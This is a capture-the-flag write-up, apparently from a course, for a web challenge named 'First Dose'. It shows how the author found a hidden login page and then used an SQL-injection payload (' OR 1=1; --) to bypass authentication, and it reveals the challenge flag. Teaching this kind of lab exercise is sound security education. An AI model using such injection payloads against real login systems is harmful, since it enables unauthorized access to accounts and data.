

First Dose

Problem Type

SQL Injection, Privilege Escalation, Authentication Bypass

Solution

Investigation

First, we look through the contents of the webapp. Nothing much seems of value on the home page, nor the 'about us' page.

We inspect the source code and we see that there is a login page that has been commented out on the navbar:

```
<div class="collapse navbar-collapse" id="navbar">
  <div class="navbar-nav">
    <!-- <a class="nav-item nav-link" id="login" href="/login">Login</a> -->
    <a class="nav-item nav-link" id="home" href="/">Home</a>
    <a class="nav-item nav-link" id="About" href="/about">About Us</a>
  </div>
</div>
```

We then proceed to visit `/login`, a login page which requires both a username and password to login. We can try the usual credentials:

username: admin

password: admin

Vulnerability

Even though we do not get access, an alert has popped up with the SQL query used to login and authenticate users. The SQL query displayed is:

```
SELECT * from users WHERE username='admin' AND password='admin';
```

The screenshot shows the FirstDose application interface. At the top, there is a dark navigation bar with the text 'FirstDose' and links for 'Home' and 'About Us'. Below this, a yellow alert box displays the SQL query: 'SELECT * from users WHERE username='admin' AND password='admin';'. Below the alert, a pink error message states: 'Incorrect username or password, try again.' In the center of the page is a 'Login Portal' form with two input fields: 'Username' (with placeholder text 'Enter Username') and 'Password' (with placeholder text 'Enter password'). A blue 'Login' button is positioned below the password field.

Payload

This query is vulnerable to SQL Injection, where an attacker can input malicious queries to escalate his/her privileges. In this case, we can manipulate the query as such:

```
username: ' OR 1=1; --  
password:
```

```
SELECT * from users WHERE username='' OR 1=1; -- ' AND password ='';
```

Breaking down the payload:


1. ' OR 1=1 equates the query to true
2. ;-- closes and comments out the rest of the SQL query.

Hence, the query to the SQL Database will be similar to:

```
SELECT * from users WHERE 'TRUE'
```


This will return all rows from the users table, regardless of username or password inputted, successfully logging us in as a valid user in the application.

SQL Injection - Screenshot



The screenshot shows a web application interface with a dark header containing the text "FirstDose Home About Us". The main content area is titled "Login Portal" and contains two input fields: "Username" and "Password". The "Username" field contains the payload "' OR 1=1;--". The "Password" field contains the text "Enter password". Below the fields is a blue "Login" button. The interface is clean and modern, with a light gray background and white input fields.

Post-SQL Injection - Screenshot



The screenshot shows the application after a successful login. The header remains the same. Below the header, there is a yellow banner displaying the SQL query: "SELECT * from users WHERE username='' OR 1=1;--' AND password=''". Below the banner, there is a green banner displaying the message "Logged in Successfully!". The main content area is titled "Welcome Admin!" and contains a box with the text "CZ4067{b451c_sql_v4cc1n3}".

Flag

We then obtain the flag: CZ4067{b451c_sql_v4cc1n3}